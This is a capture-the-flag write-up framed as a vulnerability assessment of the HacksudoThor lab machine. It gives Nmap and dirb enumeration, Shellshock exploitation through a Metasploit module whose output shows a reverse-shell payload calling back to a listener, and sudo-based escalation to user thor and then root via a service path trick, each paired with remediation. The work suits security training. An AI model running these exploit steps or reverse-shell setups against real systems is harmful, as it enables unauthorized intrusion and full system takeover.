HACKSUDO-THOR

Capture-the-Flag Vulnerability Assessment & Proof of Concept

Target hostname	HacksudoThor
Victim IP address	192.168.31.208
Assessment type	Local, intentionally vulnerable CTF machine
Scope	Network/service enumeration, web CGI testing, Shellshock evidence, and local privilege escalation
Report contents	Field/details PoC tables with the supplied screenshots placed beside their related findings

Authorization: This report is intended only for the specified isolated CTF target or other systems for which explicit testing permission exists.

Evidence handling: the victim hostname and IP are retained. Personal-name/secret-key text in the hammer.sh screenshot is redacted. Unrelated hostnames, IPs, and personal credentials are not reproduced.

1. Executive Summary

The supplied screenshots document discovery of the target, SSH/HTTP service enumeration, web/CGI path discovery, a Shellshock exploitation workflow, transition from the web-service account to user thor, and root-level access within the CTF. The screenshots are embedded under the corresponding findings so the evidence can be reviewed alongside each PoC.

22/TCP — SSH	OpenSSH service banner observed. No SSH exploit or successful SSH login is established by the supplied evidence.
80/TCP — HTTP	Apache web service and CGI-related attack surface observed.
Shellshock CGI	The evidence narrative and Metasploit workflow indicate command execution through the CGI path; the session evidence is associated with www-data.
www-data → thor	The sudo-permitted hammer.sh workflow shows execution as thor. Personal name/secret-key text has been redacted in the screenshot.
thor → root	The terminal evidence shows root identity after the unsafe service invocation.
Port 21	The supplied screenshots do not conclusively establish an open FTP service. No FTP vulnerability is claimed as verified.


Evidence map

Image 1	Target discovery / victim IP identification
Image 2	Nmap service scan
Image 3	Web page/source inspection and CGI clue
Image 4	CGI/script enumeration and response status
Images 5–7	Metasploit Shellshock module search, configuration, and exploit workflow
Image 8	Sudo permission evidence for hammer.sh
Image 9	hammer.sh execution as thor; personal-name/secret-key lines redacted
Image 10	Interactive shell and root escalation evidence
Image 11	Root directory / flag-file listing and output
Image 12	CTF hammer graphic included in the source document
Image 13	Target console/login evidence


2. Network Discovery and Service Enumeration

PoC Table — Target discovery

VULNERABILITY NAME	Host/service discovery evidence
PORT / AREA	Network discovery; service scan
SEVERITY	Informational
CVE ID	N/A
DESCRIPTION	The supplied Nmap screenshots identify the target at 192.168.31.208 and show service enumeration. The report does not retain unrelated network hosts or attacker IP addresses.
PROOF OF CONCEPT	`nmap -sn 192.168.31.0/24` `nmap -sV -sC -p- 192.168.31.208`
OBSERVED RESULT	Target discovery and service scan are shown in the supplied screenshots. The confirmed relevant exposed services are SSH and HTTP; port 21 is not treated as verified open.
REMEDIATION	Limit service exposure to required ports and trusted sources. Maintain an accurate asset inventory and verify ambiguous port states with a focused scan.



Evidence 1 — Nmap host discovery showing the victim host among discovered devices.



Evidence 2 — Nmap service/version scan of the target.


3. HTTP Service and CGI Endpoint Discovery

PoC Table — TCP/80


VULNERABILITY NAME	HTTP service exposure / CGI endpoint discovery
PORT	80/TCP
SERVICE NAME	Apache HTTP web server
SEVERITY	Medium — attack-surface finding
CVE ID	N/A for endpoint discovery alone
DESCRIPTION	The screenshots show the target web page and subsequent discovery of CGI-related paths. Endpoint discovery alone does not prove code execution; the Shellshock finding is documented separately.

PROOF OF CONCEPT	`curl -i http://192.168.31.208/`
	`dirb http://192.168.31.208/cgi-bin -X .sh`
	`curl -i http://192.168.31.208/cgi-bin/shell.sh`

OBSERVED RESULT	The supplied screenshots show web content/source clues and CGI/script enumeration, including a server error response that led to further investigation.
REMEDIATION	Remove unused CGI scripts, disable unnecessary CGI handling, patch the web stack, minimize server banner disclosure, and review HTTP logs.



Evidence 3 — Web page/source inspection showing the CGI-related clue.




Evidence 4 — CGI/script enumeration output and observed response status.

4. Critical Finding — Shellshock CGI Command Execution

VULNERABILITY NAME	Shellshock — Bash environment-variable parsing flaw in CGI context
PORT / ENDPOINT	80/TCP — CGI endpoint identified in the supplied evidence
SERVICE NAME	HTTP / Apache CGI
SEVERITY	Critical
CVE ID	CVE-2014-6271 and related Shellshock fixes; exact vulnerable patch state should be independently verified
DESCRIPTION	The source screenshots show searching for and selecting a Shellshock Metasploit module, followed by evidence described in the source document as a shell running as www-data. The screenshots support the CTF exploitation path, but do not establish a current real-world host's patch status.

PROOF OF CONCEPT	`msfconsole`
	`search shellshock`
	`use exploit/multi/http/apache_mod_cgi_bash_env_exec`
	`show options`
	In the isolated lab, configure the victim target and a lab-only callback according to the module options; then validate the session using `id` and `whoami`. Callback addresses are omitted.

OBSERVED RESULT	The supplied source document reports a www-data session after the exploit workflow. Screenshots are included below in sequence.
REMEDIATION	Apply vendor Bash/OS security updates, disable or remove vulnerable CGI scripts, validate environment-variable handling, and review logs for suspicious CGI requests.



Evidence 5 — Metasploit search results showing Shellshock-related modules.

```
msf > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Suppor
                                              ted proxies: sapni, socks4, http, socks5, socks5h
   RHOSTS                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                              ploit/basics/using-metasploit.html
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                        yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:


   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address o
                                       n the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.31.172   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```

Evidence 6 — Metasploit module selection/configuration stage.




Evidence 7 — Exploit workflow screenshot from the supplied source document.

5. High Finding — Unsafe Sudo Script Execution as thor


VULNERABILITY NAME	Unsafe sudo execution of hammer.sh
PORT / AREA	Local privilege escalation
SEVERITY	High
CVE ID	N/A — local sudo/script configuration weakness
DESCRIPTION	The supplied evidence shows a sudo rule allowing the web-service user to run /home/thor/./hammer.sh as thor. The script's interactive input behavior is shown leading to a thor shell.

PROOF OF CONCEPT	`sudo -l`
	`sudo -u thor /home/thor/./hammer.sh`
	`id`
	`whoami`

OBSERVED RESULT	The screenshots show the permitted hammer.sh path and an identity result for user thor. The screenshot containing the personal name/secret-key prompt is redacted.
REMEDIATION	Remove unnecessary sudo permissions; make the script root-owned and non-writable by untrusted users; validate input; avoid passing user-controlled values to a shell; and limit sudo rules to fixed, safe commands.



Evidence 8 — Sudoers output showing the hammer.sh rule.




Evidence 9 — hammer.sh workflow and thor identity confirmation; personal-name/secret-key lines redacted.

6. Critical Finding — Unsafe Sudo Service Invocation to Root


VULNERABILITY NAME	Privilege escalation through sudo-permitted service invocation
PORT / AREA	Local privilege escalation
SEVERITY	Critical
CVE ID	N/A — sudoers configuration weakness
DESCRIPTION	The supplied terminal evidence shows an interactive shell and a service invocation that leads to root-level command execution. The identity output in the screenshot confirms uid=0(root).

PROOF OF CONCEPT	`SHELL=/bin/bash script -q /dev/null`
	`sudo service ../../bin/bash`
	`id`
	`whoami`


OBSERVED RESULT	The screenshot shows root identity. The root-directory listing includes flag files, and the terminal output displays a challenge completion message. Secret flag values are not transcribed into this report.
REMEDIATION	Remove the unsafe sudo permission; allow only fixed absolute command paths and validated arguments; prevent shell-capable utilities from receiving attacker-controlled paths; apply least privilege; and audit sudoers and included files.




Evidence 10 — Shell stabilization and service-based root escalation; uid=0(root) is shown.



Evidence 11 — Root directory listing and flag-file interaction; flag contents are not reproduced.



Evidence 12 — Hammer graphic included in the original CTF source document.



